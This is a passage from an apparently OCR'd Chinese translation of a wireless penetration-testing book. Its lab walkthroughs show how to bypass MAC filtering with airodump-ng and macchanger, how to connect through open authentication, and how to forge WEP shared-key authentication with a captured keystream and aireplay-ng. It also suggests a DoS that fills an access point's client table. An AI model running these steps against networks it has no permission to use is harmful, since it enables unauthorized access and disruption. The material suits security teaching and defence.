
MAC 过滤器是个古老的技巧，用于验证和授权，它们根植于有线世界。不幸的是，它们在无线世界中变得十分糟糕。

最基本的想法就是基于客户端的 MAC 地址进行验证。MAC 过滤器是为网络接口分配的一段识别代码，路由器能够检查这个代码并将其与允许的 MAC 列表进行比较。允许的 MAC 地址列表由网络管理员维护，储存于接入点中。我们现在要看看绕过 MAC 过滤器有多容易。

实战时间 -- 绕过 MAC 过滤器


让我们遵循以下步骤来开始：

1. 让我们首先配置我们的接入点来使用 MAC 过滤，之后添加受害者笔记本的客户端 MAC 地址。我的路由器上的设置页面是这样：




2. 一旦开启了 MAC 过滤，只有允许的 MAC 地址能够成功被接入点验证。如果我们尝试从不在 MAC 地址白名单中的机器连接接入点，就会失败。

3. 在这个场景背后，接入点发送验证失败的消息给客户端。封包记录像这样：



4. 为了绕过 MAC 过滤器，我们可以使用 `airodump-ng` 来寻找连接到接入点的客户端 MAC 地址。我们可以通过输入 `airodumpng -c 11 -a --bssid <mac> mon0` 命令。通过指定 `bssid` 命令，我们只监控接入点，这是我们所感兴趣的。 `-c 11` 命令将频道设置为接入点所在的 `11` 。 `-a` 命令确保在 `airodump-NG` 输出的客户端部分中，只展示相关客户端，以及到接入点的连接。这会向我们展示所有和接入点相关的客户端 MAC 地址。



5. 一旦我们找到了白名单中的客户端 MAC 地址，我们可以使用 `macchanger` 工具来修改客户端的 MAC 地址，Kali自带这个工具。你可以使用 `macchanger -m <mac> wlan0` 命令来完成。你使用 `-m` 命令指定的 MAC 地址就是 `wlan0` 接口的新 MAC 地址。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger -m 00:EE:BD:83:62:DE wlan0
Permanent MAC: 80:1f:02:8f:34:d5 (Edimax Technology Co. Ltd.)
Current   MAC: 80:1f:02:8f:34:d5 (Edimax Technology Co. Ltd.)
New       MAC: 00:ee:bd:83:62:de (unknown)
root@kali:~# ifconfig wlan0 up
```

6. 你可以看到，将 MAC 地址修改为白名单客户端之后，我们现在能够连接接入点了。

刚刚发生了什么？

我们使用 `airodump-ng` 监控了空域，找到了连接到无线网络的正常用户的 MAC 地址。之后我们可以使用 `macchanger` 工具来修改无线网卡的 MAC 地址，与客户端保持一致。这会欺骗接入点，使其相信我们是正常耳朵客户端，它会允许我们访问它的无线网络。

我们鼓励你探索 `airodump-NG` 工具的不同选项，通过访问官网的文档：`http://www.aircrack-ng.org/doku. php?id=airodump-ng` 。

3.3 开放验证


术语“开放验证”是个误解，因为它实际上不提供任何验证。当接入点配置为使用开放验证的时候，所有连接它的客户端都可以成功验证。

我们现在使用开放验证来获得验证并连接到接入点。

实战时间 -- 绕过开放验证

让我们现在看看如何绕过开放验证。

1. 我们首先将我们的接入点 `Wireless Lab` 设置为开放验证。在我的接入点中，这可以通过将 `Security Mode` 设为 `Disable Security` 来轻易完成。



2. 我们之后使用 `iwconfig wlan0 essid Wireless Lab` 命令来连接到这个接入点，之后验证我们到接入点的连接是否成功。


3. 要注意我们没有提供任何用户名/密码来通过开放验证。

刚刚发生了什么？

这可能是目前为止最简单的练习了。你可以看到，在连接到开放验证网络和连接到接入点时没有任何障碍。

3.4 共享密钥验证

共享密钥验证使用例如 WEP 的共享密钥来验证客户端。信息的交换展示在这张图中：



无线客户端发送验证请求给接入点，它会回复一个 challenge。现在客户端需要使用共享密钥加密这个 challenge，并发送ui接入点，接入点解密它来检查是否它可以恢复原始的 challenge 文本。如果成功了，客户端就验证成功，如果没有，它会发送验证失败的信息。

这里的安全问题是，攻击者可以被动监听整个通信，通过嗅探空域来访问 challenge 的纯文本和加密文本。他可以使用 XOR 操作来获取密钥流。密钥流可以用于加密任何由接入点发送的未来的 challenge，而不需要知道眞实的密钥。

这种共享验证的常见形式就是 WEP，或者无线等效协议。它易于破解，并且由数不清的工具用于使破解 WEP 网络变得容易。

这个练习中，我们会了解如何嗅探空域来获取 challenge 或者加密后的 challenge，获取密钥流，使用它来验证接入点，而不需要共享密钥。

实战时间 -- 绕过共享验证

绕过共享验证比上一个练习更加困难，所以仔细遵循下列步骤：

1. 让我们首先为我们的 `Wireless Lab` 网络建立共享验证。通过将安全模式设置为 WEP ，将验证设置为 `Shared Key` ，我们已经在我的接入点上完成了设置。

2. 让我们现在将正常的客户端连接到该网络，使用我们在第一步设置的共享密钥。

3. 为了绕过共享密钥验证，我们首先需要嗅探接入点和客户端之间的封包。但是，我们也需要记录整个共享密钥的交换。为了完成它，我们使用 `airodump-ng` 工具的 `airodump-ng mon0 -c 11 --bssid <mac> -w keystream` 命令。 `-w` 选项在这里是新增的，让 Airodump-NG 在 `keystream` 为前缀的文件中储存信息。顺便，在不同文件中储存不同的封包捕获的会话是个好主意。这允许你在很长时间之后分析它们。

```
CH  3 ][ Elapsed: 0 s ][ 2014-11-08 16:54 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E


80:1F:02:8F:34:D5    0 100       32        0    0   3  54   WEP  WEP         W

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```


4. 我们可以等待正常客户端连接到接入点，或者使用之前用过的解除验证的技术强迫重新连接。一旦客户端连接并且工项密钥验证获得成功， `airodump-ng` 就会通过嗅探空域自动捕获这个改变。当 `AUTH` 列出现了 `WEP` ，就说明捕获成功。

5. 捕获到的密钥流储存在当前目录 `keystream` 为前缀的文件中。我这里的文件名称是 `keystream-01-00-2191-D2-8E-25.xor` 。


6. 为了伪造共享密钥验证，我们使用 `aireplay-ng` 工具。我们执行 `aireplay-ng -1 0 -e "Wireless Lab" -y keystream01-00-21-91-D2-8E-25.xor -a <mac> -h` 命令。这个 `aireplay-ng` 的命令使用我们之前获得的密钥流，并尝试验证 SSID 为 `Wireless Lab`，MAC 地址为 `address 00:21:91:D2:8E:25` 的接入点。启动 WIreshark，并通过 `wlan.addr == AA:AA:AA:AA:AA:AA` 过滤器嗅探所有感兴趣的封包。我们可以使用 Wireshark 来验证它。你应该能在 Wireshark 的界面上看到记录，像这样：




7. 第一个封包是验证请求，由 `aireplay-ng` 工具发给接入点：




8. 第二个封包由接入点发给客户端的 challenge 文本组成，像这样：




9. 第三个封包中，这个工具向接入点发送了加密的 challenge。



10. 由于 `aireplay-ng` 工具将导出的密钥流用于江米，验证会成功，接入点会在第四个封包中发送成功消息。



11. 在验证成功过之后，这个工具伪造了接入点的关联，像这样：



12. 如果你在你的接入点管理界面中的无线日志中查看，你会看到 MAC 地址为 `AA:AA:AA:AA:AA:AA` 的客户端建立了连接。

11 kali AA-AA-AA-AA-AA-AA 192.168.1.110 01:59:57

刚刚发生了什么？

我们成功从共享验证交换中导出了密钥流，并且使用它来伪造接入点的验证。

试一试 -- 填满接入点的表格

接入点拥有最大客户端数量，超过之后它们就会拒绝连接。通过为 `aireplay-ng` 编写一个小型的包装器，我们就可以自动发送数百个连接请求，从随机的 MAC 地址发往接入点。这会填满路由器的内部表格，一旦达到了最大客户端数量，接入点会停止接受新的连接。这通常叫做拒绝服务（DoS）工具，可以强制路由器重启或使其失去功能。这也可以导致所有无线客户端失去连接以及不能使用授权后的网络。

小测验 -- WLAN 验证

Q1 如何强迫无线客户端重新连接到接入点？

1. 发送解除验证的封包
2. 重启客户端
3. 重启接入点
4. 以上全部

Q2 开放验证是干什么的？

1. 提供了适当的安全
2. 不提供任何阿暖
3. 需要使用加密
4. 以上都不是

Q3 如何破解共享密钥验证？

1. 从封包中导出密钥流
2. 导出加密密钥
3. 向接入点发送解除验证的封包
4. 重启接入点

总结

这一章中，我们了解了 WLAN 验证。隐藏 SSID 是“隐藏式安全”的策略，很容易被攻破。MAC 地址过滤器不能够提供任何安全，因为 MAC 地址可以从无线封包中嗅探，而 MAC 地址在封包中毫无加密。开放验证不提供任何实际的验证。共享密钥验证的破解有些麻烦，但是，使用了正确的工具，我们可以导出和储存密钥流，我们可以使用它来回应之后由接入点发送的所有 challenge。最后我们可以获得验证而不需要知道真实的密钥。

下一章中，我们会看一看 WLAN 加密机制的不同 -- WEP，WPA 和 WPA2 -- 并看一看其中的不安全性。

第四章 WLAN 加密缺陷

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

简介

> 任何人对于内存的需求，都不会超过640K。
>
> -- 比尔·盖茨，微软创始人

即使做了最充分的预测，未来始终是不可预测的。WLAN 委员会设计了了 WEP 和 WPA 作为最简单的加密机制，但是，久而久之，这些机制拥有在现实世界中广泛公布和利用的缺陷。

WLAN 加密机制易受密码学攻击，这有相当长的历史了。这从 2000 年的 WEP 开始，它最后被完全破解。最近，攻击慢慢转向了 WPA。即使当前没有公开攻击方式用于在所有情况下破解 WPA，特殊情况下的攻击还是可行的。

5.1 WLAN 加密

WLAN 在空域中传输数据，所以保护数据的机密性是一种内在需求。使用加密是最佳方案。WLAN 委员会（IEEE 802.11）为数据加密指定了以下协议：

